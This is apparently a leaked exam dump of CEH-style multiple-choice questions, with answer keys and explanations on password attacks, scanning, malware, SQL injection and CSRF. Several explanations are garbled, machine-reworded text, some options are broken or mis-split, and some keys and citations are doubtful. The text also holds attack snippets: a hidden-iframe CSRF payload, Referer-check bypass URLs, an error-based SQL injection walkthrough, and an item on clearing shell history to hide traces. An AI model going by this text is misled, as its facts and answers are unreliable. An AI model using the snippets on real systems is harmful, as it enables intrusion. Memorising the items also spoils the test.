B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

NEW QUESTION 101
- (Topic 2)
Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary

Answer: D

Explanation:
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it??s attempting each single word that??s already ready. it??s done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
• John the ripper
• L0phtCrack
• Aircrack-ng

NEW QUESTION 103
- (Topic 2)
Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

A. Phishing malware
B. Zero-day malware

C. File-less malware
D. Logic bomb malware

Answer: C

Explanation:
https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html
Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures.Also known as non- malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.It resides in the system??s RAM. It injects malicious code into the running processes. (P.966/950)

NEW QUESTION 106
- (Topic 2)
When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.
How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
B. Attacker floods TCP SYN packets with random source addresses towards a victim host
C. Attacker generates TCP ACK packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 110
- (Topic 2)
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 114
- (Topic 2)
A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment
B. Database assessment
C. Host-based assessment
D. Distributed assessment

Answer: C

Explanation:
The host-based vulnerability assessment (VA) resolution arose from the auditors?? got to periodically review systems. Arising before the net becoming common, these tools typically take an ??administrator??s eye?? read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.
What it Measures Host
VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally ??dormant?? vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.
Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility
of compromise. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

NEW QUESTION 117
- (Topic 2)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 118
- (Topic 2)
Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 64
B. 128
C. 255
D. 138

Answer: B

Explanation:
Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/
Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 119
- (Topic 2)
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

A. WEP
B. RADIUS
C. WPA
D. WPA3

Answer: A

Explanation:
Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that??s designed to supply a wireless local area network (WLAN) with A level of security and privacy like what??s usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren??t necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network??s physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.A research group from the University of California at Berkeley recently published a report citing ??major security flaws?? in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group??s examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP– which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it??s very effective.

NEW QUESTION 124
- (Topic 2)
Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

A. Gateway-based IDS
B. Network-based IDS
C. Host-based IDS
D. Open source-based

Answer: C

NEW QUESTION 129
- (Topic 2)
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

A. ophcrack
B. Hootsuite
C. VisualRoute
D. HULK

Answer: B

Explanation:
Hootsuite may be a social media management platform that covers virtually each side of a social media manager??s role.
With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.
There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that??s appropriate for much larger organizations.
Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are

available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION 134
- (Topic 2)
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU
B. GPU
C. UEFI
D. TPM

Answer: D

Explanation:
The TPM is a chip that'spart of youcr omputer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION 139
- (Topic 2)
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan

Answer: C

Explanation:
One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually
exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.
Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN..
If you do not need to attempt an ARP scan at all, specify –send-ip as shown in Example a ??Raw IP Ping Scan for Offline Targets??.
If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the –spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION 140
- (Topic 2)
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own public key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Marie's private key to encrypt the message.

Answer: B

Explanation:
When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key
https://en.wikipedia.org/wiki/Pretty_Good_Privacy
Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.
PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.
https://en.wikipedia.org/wiki/Public-key_cryptography
Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with
anyone who will be securely communicating with the key owner. However, the owner??s secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

NEW QUESTION 143
- (Topic 2)
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 145
- (Topic 2)
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >

Answer: C

Explanation:
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

NEW QUESTION 148
- (Topic 2)
During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet

Answer: A

Explanation:
Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don??t have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
? Name: Block all inbound SMB 445
? Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
? Action: Block the connection
? Programs: All
? Remote Computers: Any
? Protocol Type: TCP
? Local Port: 445
? Remote Port: Any
? Profiles: All
? Scope (Local IP Address): Any
? Scope (Remote IP Address): Any
? Edge Traversal: Block edge traversal
You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION 149
- (Topic 2)
Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

A. AOL
B. ARIN
C. DuckDuckGo
D. Baidu

Answer: B

Explanation:
https://search.arin.net/rdap/?query=199.43.0.43

NEW QUESTION 154
- (Topic 2)
Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Social engineering
B. insider threat
C. Password reuse
D. Reverse engineering

Answer: A

Explanation:
Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users?? credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it??s usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, ??click here for additional information??, and when they click the link, they??re forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it??s exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you??d not be taken to the official AWS web site and you??d instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.

For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

NEW QUESTION 155
- (Topic 2)
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 156
- (Topic 2)
An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL??s structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Relational, Hierarchical
B. Strict, Abstract
C. Hierarchical, Relational
D. Simple, Complex

Answer: C

NEW QUESTION 160
- (Topic 2)
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

NEW QUESTION 165
- (Topic 3)
In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings ona web - server considered a security risk, and what would be the best initial step to mitigate this risk?

A. Default settings cause server malfunctions; simplify the settings
B. Default settings allow unlimited login attempts; setup account lockout
C. Default settings reveal server software type; change these settings
D. Default settings enable auto-updates; disable and manually patch

Answer: C

Explanation:
Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.
The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or
insecure features. For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file1. Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests2. Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.
References:
? How to Hide Apache Version Number and Other Sensitive Info
? How to hide server information from HTTP headers? - Stack Overflow

NEW QUESTION 170
- (Topic 3)
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .X session-log
B. .bashrc
C. .profile

D. .bash_history

Answer: D

Explanation:
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.NOTE: Bash is that the shell program employed by Apple Terminal.Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we??ve tested and validated.

NEW QUESTION 172
- (Topic 3)
Your network infrastructure is under a SYN flood attack. The attacker has crafted an automated botnet to
simultaneously send 's' SYN packets per second to the server. You have put measures in place to manage ??f SYN packets per second, and the system is designed to deal with this number without any performance issues.
If 's' exceeds ??f', the network infrastructure begins to show signs of overload. The system's response time
increases exponentially (24k), where 'k' represents each additional SYN packet above the ff limit. Now, considering 's=500' and different 'f values, in which scenario is the server most
likely to experience overload and significantly increased response times?

A. f=510: The server can handle 510 SYN packets per second, which is greater than what the attacker is sendin
B. The system stays stable, and the response time remains unaffected
C. f=495: The server can handle 495 SYN packets per secon
D. The response time drastically rises (245 = 32 times the normal), indicating a probable system overload
E. f=S05: The server can handle 505 SYN packets per secon
F. In this case, the response time increases but not as drastically (245 = 32 times the normal), and the systern might still function, albeit slowly
G. f=420: The server can handle 490 SYN packets per secon
H. With 's' exceeding ??f by 10, the response time shoots up (2410 = 1024 times the usual response time), indicating a system overload

Answer: D

Explanation:
A SYN flood attack is a type of denial-of-service (DoS) attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. The attacker has crafted an automated botnet to simultaneously send ??s?? SYN packets per second to the server. The server can handle ??f?? SYN packets per second without any performance issues. If ??s?? exceeds ??f??, the network infrastructure begins to show signs of overload. The system??s response time increases exponentially (24k), where ??k?? represents each additional SYN packet above the ??f?? limit.
Considering ??s=500?? and different ??f?? values, the scenario that is most likely to cause the server to experience overload and significantly increased response times is the one where ??f=420??. This is because ??s?? is greater than ??f?? by 80 packets per second, which means the server cannot handle the incoming traffic and will eventually run out of resources. The response time shoots up (2480 = 281,474,976,710,656 times the normal response time), indicating a system overload.
The other scenarios are less likely or less severe than the one where ??f=420??. Option A has ??f=510??, which is greater than ??s??, so the system stays stable and the response time remains unaffected. Option B has ??f=495??, which is less than ??s?? by 5 packets per second, so the response time drastically rises (245 = 32 times the normal response time), indicating a probable system overload, but not as extreme as option D. Option C has ??f=505??, which is less than ??s?? by 5 packets per second, so the response time increases but not as drastically (245 = 32 times the normal response time), and the system might still function, albeit slowly. References:
? SYN flood DDoS attack | Cloudflare
? SYN flood - Wikipedia
? What Is a SYN Flood Attack? | F5
? What is a SYN flood attack and how to prevent it? | NETSCOUT

NEW QUESTION 177
- (Topic 3)
An organization has been experiencing intrusion attempts despite deploying an Intrusion Detection System (IDS) and Firewalls. As a Certified Ethical Hacker, you are asked to reinforce the intrusion detection process and recommend a better rule-based approach. The IDS uses Snort rules and the new recommended tool should be able to complement it. You suggest using YARA rules with an additional tool for rule generation. Which of the
following tools would be the best choice for this purpose and why?

A. AutoYara - Because it automates the generation of YARA rules from a set of malicious and benign files
B. yarGen - Because it generates YARA rules from strings identified in malware files while removingstrings that also appear in goodware files
C. YaraRET - Because it helps in reverse engineering Trojans to generate YARA rules
D. koodous - Because it combines social networking with antivirus signatures and YARA rules to detect malware

Answer: B

Explanation:
YARA rules are a powerful way to detect and classify malware based on patterns, signatures, and behaviors. They can be used to complement Snort rules, which are mainly focused on network traffic analysis. However, writing YARA rules manually can be time-consuming and error-prone, especially when dealing with large and diverse malware samples. Therefore, using a tool that can automate or assist the generation of YARA rules can be very helpful for ethical hackers.
Among the four options, yarGen is the best choice for this purpose, because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files. This way, yarGen can reduce the false positives and increase the accuracy of the YARA rules. yarGen also supports various features, such as whitelisting, scoring, wildcards, and regular expressions, to improve the quality and efficiency of the YARA rules.
The other options are not as suitable as yarGen for this purpose. AutoYara is a tool that automates the generation of YARA rules from a set of malicious and benign files, but it does not perform any filtering or optimization of the strings, which may result in noisy and ineffective YARA rules. YaraRET is a tool that helps in reverse engineering Trojans to generate YARA rules, but it is limited to a specific type of malware and requires manual intervention and analysis. koodous is a platform that combines social networking with antivirus signatures and YARA rules to detect malware, but it is not a tool for generating YARA rules, rather it is a tool for sharing and collaborating on YARA rules. References:
? yarGen - A Tool to Generate YARA Rules
? YARA Rules: The Basics
? Why master YARA: from routine to extreme threat hunting cases

NEW QUESTION 182
- (Topic 3)
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

A. Advanced persistent theft
B. threat Diversion theft
C. Spear-phishing sites
D. insider threat

Answer: A

Explanation:
An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.
The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:
? Intellectual property thieving (e.g., trade secrets or patents)
? Compromised sensitive info (e.g., worker and user personal data)
? The sabotaging of essential structure infrastructures (e.g., information deletion)
? Total website takeovers
Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.
APT attacks dissent from ancient internet application threats, in that:
? They??re considerably additional advanced.
? They??re not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
? They??re manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
? They typically aim to infiltrate a complete network, as opposition one specific half. More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION 183
- (Topic 3)
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering devic
D. This indicates that port 23 was not blocked at the firewall
E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 188
- (Topic 3)
What type of virus is most likely to remain undetected by antivirus software?

A. Cavity virus
B. Stealth virus
C. File-extension virus
D. Macro virus

Answer: B

NEW QUESTION 193
- (Topic 3)
While performing a security audit of a web application, an ethical hacker discovers a potential vulnerability.
The application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. The ethical hacker decides to exploit this vulnerability further. Which type of SQL Injection attack is the ethical hacker likely to use?

A. UNION SQL Injection
B. Blind/inferential SQL Injection
C. In-band SQL Injection
D. Error-based SOL Injection

Answer: D

Explanation:
Error-based SQL Injection is a type of in-band SQL Injection attack that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.
The ethical hacker is likely to use this type of SQL Injection attack because the application responds to logically incorrect queries with detailed error messages that divulge the underlying database??s structure. This means that the attacker can craft malicious SQL queries that trigger errors and reveal information such as table names, column names, data types, etc. The attacker can then use this information to construct more complex queries that extract data from the database.
For example, if the application uses the following query to display the username of a user based on the user ID:
SELECT username FROM users WHERE id = '$id'

The attacker can inject a single quote at the end of the user ID parameter to cause a syntax error:
SELECT username FROM users WHERE id = '1'
The application might display an error message like this:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1
This error message reveals that the database server is MySQL and that the user ID parameter is enclosed in single quotes. The attacker can then use other techniques such as UNION, subqueries, or conditional statements to manipulate the query and retrieve data from other tables or columns.
References:
? [CEHv12 Module 05: Sniffing]
? Types of SQL Injection (SQLi) - GeeksforGeeks
? Types of SQL Injection? - Acunetix

NEW QUESTION 195
- (Topic 3)
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Rootkit
B. Trojan
C. Worm
D. Adware

Answer: C

NEW QUESTION 198
- (Topic 3)
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim??s profile to a text file and then submit the data to the attacker??s database.
< iframe src=????http://www.vulnweb.com/updateif.php???? style=????display:none???? > < /iframe > What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking
B. Cross-Site Scripting
C. SQL Injection
D. Cross-Site Request Forgery

Answer: D

Explanation:
https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.
In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.
Several counter-measures could be in place to avoid this vulnerability. Common defenses:
- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:
http://mal.net?orig=http://example.com (ends with the url) http://example.com.mal.net (starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.

